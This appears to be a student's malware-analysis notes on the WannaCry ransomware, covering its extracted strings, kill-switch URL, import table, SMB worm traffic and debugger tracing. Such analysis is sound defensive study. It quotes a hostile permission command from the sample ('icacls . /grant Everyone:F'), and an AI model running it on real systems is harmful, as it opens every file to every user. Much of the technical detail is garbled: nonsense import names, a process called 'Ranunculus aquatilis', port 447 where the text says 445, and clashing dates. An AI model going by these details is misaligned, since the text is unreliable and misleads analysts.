g+D4QJllw8KkC0KO/emVjeDdx5v9NSny+xya10d1VlvaqWTIfbuiBsQUHM3yyoos1IGffChsf+d5PaxRm/3polguovhY/zihHsskv+kUaukZGrq5r  
3ATX9ajxAzq/TgBhICbjEUWKZ3cE5u2P9+  
4dR3jfU23tlCz/tCu8hgjapCOWzv9fxehIRiyk6zayNSHAh2VimiE0iOxS/OuRpBpuNwetUNUi99Qdn/77VgXoArmoKdc76T3E+  
7ZhAfudN3OISk91LZOK6dlwkKmnGRk3X4vV05aKv+  
9CVnoun6MC40SmdKQrtN4zZnASHPGa3yLpqS3VvaD+w5IRkA9dhgji1N1YpDhKQB2pr7GgprbLruE8xtGkqWGftDoqzIxeXU3Xv6NoS7TlcHbB  
f5AI7hQA8QClbE5g4ZfwyOEVURorlqBlt+8lLoXLHDh4xF8D8MOTDq2XgmU11Ad1PgxNHG+  
92GH8TnERYGX9VnUztXsc5UYavH/Ofc195afb6eDlyQmoe9TRTwtMqt/4hUf9WsgchDdcnuMo3cuT3t6WlJuf79GwRxwtyuK2Vbk7hHuMISw3  
Q1919m+jC21q3acy+Lb+DxIk7216urYrdKw6rGc+Z9kGQ7zap088Yfppnl+vXwphqZck/WQ  
fd4d9L7LS859B/wrElUITZWAQeOpEtmB9vuq8KgrAp3loQnkmQdvP0QF9j8C1F9EdmNK3KEh2CBme0Xbx/WOOBCDPVvjYvcf95egcjZ+dW  
quiACPOkTFW3JS6M+sLa/pa6uVzjJWoleBX+V3Pu12C9PjUW0OoRfFOAX+SFzVJL4ugpxsVRvgFvlqgXupq+y6bfwsK90pWeE5qzBSTKcSepm0GP  
Gr/rjg0hJn4aVbbsdnXxM2ZCDorVUsFusF9vXC2UllsXy5EdThqQ5MoEd6tRwRSFyA87dvMjrpfpB8qLiaFHnx684tJn30Bx0vnkLw3oRcGkuBqZd  
J/Pi4ylm++QVKkbLVA162gwpjeplts510cW0Nv8+yVJauZhPZSij7FLIAE4zS0bjSo6IP098nSduB9h9ezioeLhd1KG16h+g8xP2CV1VsNh9ao+  
2cmCeIHybceDilST+ASGzTHMWarflJUL6qlCrptzEtjk+er2j7sfHt0nTea4  
+jRvPq5C21Kd1pcQ7vKlvZ5flQs1vvXTGzhYzKt5IrdWNtEvzGh+KvTfJxqKz5LnLvtP/0yRqcO6deL/nmv3Uct+B0Ut2X6cNonJG76Ut78wcRv4Y  
P2MwApDS9fS2AGGVxm246giuIKWwtM6w40aDjuPH7gCQeoDhwJgvLgmSaibPwjrdzOohMDRp6SwxlFNS1G2oAPcvOn4CL4JdULCbs08N  
tDrQys0WMgCIBM+  
105D8Lue0J0359/4fCzqNCvBoqgyss9YWzb6wy6C/Kz4ak/Qmt74uXsA71fduls3zEs6CAPpQQLvXMIzYWCzpenAS2b+gO6aHHEFZBjMj6V9I4Ro  
LIPH/8lg1ManJzkgPODvGvcuE/WUDFmiliwGMlFMFTchBTvUQSpaLFWMuK6FqeO1LTy2/Rc3ISWSuBVeAA1UNa6kfXqh/9==

C:\%\$\\jeriuwjhrf (%\$ used as some token)

C:\%\$%

<http://www.iuqerfsodp9ifjaposdfijhgosuriifaewrwegwea.com>

Microsoft Enhanced RSA and AES Cryptographic Provider

CryptGenKey

CryptDecrypt

CryptEncrypt

CryptDestroyKey

CryptImportKey

CryptAcquireContextA

cmd.exe /c "%\$"

tasksche.exe

TaskStart

icacls . /grant Everyone:F /T /C /Q

OriginalFilename

lhdfrgui.exe

IAT	imports (IAT)	flag (30)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
GetCurrentThread	*	implicit	*	-	0x00000534	0x00000534	KERNEL32.dll
GetFileExA	*	implicit	*	-	0x0000053A	0x0000053A	KERNEL32.dll
QueryPerformanceFrequency	*	implicit	*	-	0x00000576	0x00000576	KERNEL32.dll
StartServiceCtrlDispatcher	*	implicit	*	-	0x0000043A	0x0000043A	KERNEL32.dll
RegisterServiceCtrlHandlerA	*	implicit	*	-	0x0000049F	0x0000049F	ADVAPI32.dll
ChangeServiceConfig2A	*	implicit	*	-	0x00000408	0x00000408	ADVAPI32.dll
OpenSCManagerA	*	implicit	*	-	0x000004C9	0x000004C9	ADVAPI32.dll
CreateServices	*	implicit	*	-	0x0000049A	0x0000049A	ADVAPI32.dll
StartServiceA	*	implicit	*	-	0x00000462	0x00000462	ADVAPI32.dll
GetRandom	*	implicit	*	-	0x000004D9	0x00000450	ADVAPI32.dll
ContAcquireContextA	*	implicit	*	-	0x00000468	0x00000468	ADVAPI32.dll
2.0AcquireContext0	*	implicit	*	-	0x00000002	0x00000003	WS2_32.dll
16.(rcu)	*	implicit	*	-	0x00000010	0x00000010	WS2_32.dll
19.(send)	*	implicit	*	-	0x00000013	0x00000013	WS2_32.dll
8.(recv)	*	implicit	*	-	0x00000008	0x00000008	WS2_32.dll
14.(meh)	*	implicit	*	-	0x0000000E	0x0000000E	WS2_32.dll
12.(net rto)	*	implicit	*	-	0x0000000C	0x0000000C	WS2_32.dll
10.(iothsocket)	*	implicit	*	-	0x0000000A	0x0000000A	WS2_32.dll
9.(heos)	*	implicit	*	-	0x00000009	0x00000009	WS2_32.dll
23.(socket)	*	implicit	*	-	0x00000017	0x00000017	WS2_32.dll
4.(connect)	*	implicit	*	-	0x00000004	0x00000004	WS2_32.dll
11.(inet add)	*	implicit	*	-	0x0000000B	0x0000000B	WS2_32.dll
GetAdaptersInfo	*	implicit	*	-	0x00000792	0x00000792	iphlpapi.dll
GetPnPAdapterInfo	*	implicit	*	-	0x0000077E	0x0000077E	iphlpapi.dll
InternetOpenA	*	implicit	*	-	0x000007D0	0x000007D0	WININET.dll
InternetOpenUrlA	*	implicit	*	-	0x000007C8	0x000007C8	WININET.dll
InternetCloseHandle	*	implicit	*	-	0x00000782	0x00000782	WININET.dll
rand	*	implicit	*	-	0x00000834	0x00000834	MVCVRT.dll
rand	*	implicit	*	-	0x00000832	0x00000832	MVCVRT.dll
randomNumberGenerator	*	implicit	*	-	0x00000833	0x00000833	MVCVRT.dll
randomNumberGenerator	*	implicit	*	-	0x00000835	0x00000835	MVCVRT.dll

Crypto related binaries are imported.

Packed or not packed	Entropy is 7.96 as its packed
----------------------	-------------------------------

Without inetsim; detonate  
exe

Ipconfig /flushdns

**Wannacry Is attempting to connect the weird URL name, if fails and then the rest of the binary is executed.**



Ways to collect rest of network indicators.

## Tcp view:

Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.119	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.129	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.121	447	6/20/2013 11:40:00 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.122	447	6/20/2013 11:40:00 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.123	447	6/20/2013 11:40:00 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.124	447	6/20/2013 11:40:00 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4994	192.168.171.125	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4995	192.168.171.129	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4995	192.168.171.127	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4995	192.168.171.128	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4995	192.168.171.126	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4997	192.168.171.146	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4997	192.168.171.141	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4997	192.168.171.142	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4998	192.168.171.143	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4998	192.168.171.144	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4999	192.168.171.145	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4999	192.168.171.146	447	6/20/2013 11:40:01 AM	mosesv2.0
Ranunculus aquatilis	5796	TCP	Syn Gen	192.168.171.29	4999	192.168.171.147	447	6/20/2013 11:40:01 AM	mosesv2.0

A flood of packets going out to different hosts on the network and attempting to connect to port 445 to infect windows SMB on different hosts and propagate through the network.

Also taskhvsc.exe listing on all interfaces on port 9050


Its ransomware binary but also have worm capabilities

Another executable is created from the initial executable

In process tree we observed tasksche.exe is created from ransomware wannacry

Process Name	User	Path	Owner	Process ID	Start Time	End Time
Windows Task Scheduler	N/A	C:\Windows\system32\Tasks\	N/A	4	6/20/2025 11:34...	6/20/2025 11:34...
Windows warranty.exe	Microsoft\Disk 0	C:\Users\yohit\de...	Microsoft Corp.	DESKTOP-18P9U	C:\Users\yohit\de...	6/20/2025 11:34...
leshake.exe (1128)	DiskPat	C:\WINDOWS\sta...	Microsoft Corp.	DESKTOP-18P9U	C:\WINDOWS\sta...	6/20/2025 11:34...
leshake.exe (1598)	DiskPat	C:\ProgramData\...	Microsoft Corp.	NT AUTHORITY\...	C:\ProgramData\...	6/20/2025 11:34...

Drilldown with parent pid of ransomware.wannacry.exe  
There is second stage



#### Advance Static Analysis:

Cutter 1. Initially string reference is loaded into ESI.



If not reached the it cleans the arguments in the stack and returns out of the program.

If the API call reached out he API call, calls a function. Which is rest of encryption payload,



1. This install itself as a service.

2. It opens up and unpacks the rest of the resources in wannacry binary, and kick off the encryption routine and wreck the computer that it is running on.

So the kill switch function is; check the url, if there is a result exit out of the program completely. If there is no result jump another location and run the function call which does every other part of the encryption and payload routine..

Advance Dynamic analysis: get it on debugger and run the program if it gets the result for that URL.

X32dbg | Search for main -> goto search -> search for all user module -> string references, will set the breakpoint where url is called.

The screenshot shows the Immunity Debugger interface. The assembly pane displays assembly code with several annotations. One annotation is highlighted with a yellow circle around the instruction `jeq`. The memory dump pane below shows the memory state at the current address, with the same `jeq` instruction highlighted.

This screenshot is similar to the one above, showing the assembly and memory dump panes of Immunity Debugger. A yellow circle highlights the `jeq` instruction, which corresponds to the `jne` instruction mentioned in the text below.

Id jne is 1 which evaluate the ZE, so it take the jump if not go ahead and continue.

--	--

# Automation: sandboxes & pipelines

Blue-jupyter:

```
sudo docker run -it -p 8888:8888 -v /home/remnux/blue-jupyter:/src bluejupyter
```

-> put the files in dropbox in bluejupyter.

## References:

- Taggart Tech Youtube Channel: <https://www.youtube.com/c/TaggartTech>
- Taggart Tech Twitch: <https://www.twitch.tv/mtaggart>
- @MalwareUnicorn: <https://twitter.com/malwareunicorn>
- Referenced ShellCon talk: <https://www.youtube.com/watch?v=rX7IlfQlqOo>
- Linux Dev Workstation: <https://neon.kde.org/>

